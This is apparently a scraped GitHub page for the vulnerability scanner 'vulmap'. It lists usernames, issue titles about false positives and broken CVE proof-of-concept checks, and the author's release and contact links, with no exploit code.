Buzz2d0
Aurora Infinity
Unfollow
chor
Joined on Jun 19, 2014
Unfollow
三米前有蕉皮
CN
Unfollow
SRW-OG
Joined on Apr 17, 2014
Follow
LGB-Z
Joined on Aug 31, 2020
Follow
fengyuhetao
who knows
Follow
3 months
1000+ star
foolb
Joined on Apr 1, 2017
Unfollow
Fplyth0ner
Combie
Unfollow
Key
米斯特安全团队
Unfollow
yangzijita
Joined on Sep 14, 2016
Follow
K1vinL
Joined on Nov 16, 2017
Follow
yx2124538
Joined on Oct 18, 2017
Follow
Wumpus
127.0.0.1
Unfollow
j1anFen
Joined on May 6, 2015
Unfollow
xiaorui@JRZ
Somewhere behind NAT.
Unfollow
guchangan1
Joined on Sep 5, 2019
Follow
frankswu
Joined on Feb 6, 2012
Follow
shadow1ng
Joined on May 26, 2018
Follow
just805
https://github.com/
Unfollow
Koutto
Paris
Unfollow
muuk
china,shenzhen
Unfollow
gelusus
Joined on Oct 7, 2015
Follow
BronnyWang
Joined on Sep 17, 2018
Follow
Passer6y
Joined on Dec 17, 2017
Follow
nots1c
Joined on Nov 28, 2020
Unfollow
Sp4ce
Joined on Nov 3, 2017
Unfollow
lupeng
Shuofou.
Unfollow
dashuai785
Joined on Jun 22, 2020
Follow
michealzh
@mogujie
Follow
hahadaxia
Joined on May 10, 2015
Follow
ox01024
china
Unfollow
r0eXpeR
China,ShangHai
Unfollow
sudo0m
china
Unfollow
Scivous
Joined on Jun 14, 2020
Follow
LucifielHack
Joined on Sep 30, 2018
Follow
QLitchi
China
Follow

Todo - Feedback

批量扫描时，输出结果只显示有没有漏洞，没有漏洞的链接
#3 by liutufang was closed on Oct 23, 2020

speed up
#11 by shelu16 was closed on Jan 9

add proxy support
#15 by weepsafe was closed on Dec 29, 2020

big code
#14 by Martin2877 was closed on Feb 3

There are some false positives in cve-2018-7602
#1 by aydcyhr was closed on Oct 10, 2020

0.6版本运行报错
#28 opened on Feb 1 by jhwxj

一些poc无法执行
#23 opened on Jan 14 by JK-Love

找不到保存结果
#34 by TryA9ain was closed 2 days ago

outputfile
#22 by shelu16 was closed on Jan 13

poc 检查逻辑可能有 bug
#38 opened 17 hours ago by ChenYun4164

ApacheStruts2.py S2-045 poc有错误
#33 by shadow1ng was closed 20 days ago

dnslog问题，以及最近ceye.io不明原因爆炸
#32 opened on Feb 8 by zhzyker

组件扫描
#37 opened yesterday by doutan-adk

TypeError: unsupported operand type(s) for +: 'NoneType' and 'str'
#6 by xiaofeng9527 was closed on Oct 26, 2020

big code
#14 by Martin2877 was closed on Feb 3

Going to error in new
#18 by shelu16 was closed on Jan 9


good job but RedHat JBoss exp has some problems
#27 opened on Jan 22 by fasdfx

关于近期Apache Flink漏洞（CVE-2020-17519和CVE-2020-17518）的功能建议
#24 by Huaflwr was closed on Feb 1


检测不到14882脆弱性
#8 opened on Nov 11, 2020 by Ksharp12138

CVE-2020-2555 and CVE-2020-2883 POC is only checking on version
#26 by siriusnlz was closed on Feb 3

Todo - All In One



Todo - All In One



Github - Release

https://github.com/zhzyker/vulmap

Thank Everyone

@zhzyker

github.com/zhzyker

zhzyker@0-sec.org

youtube.com/zhzyker

search: zhzyker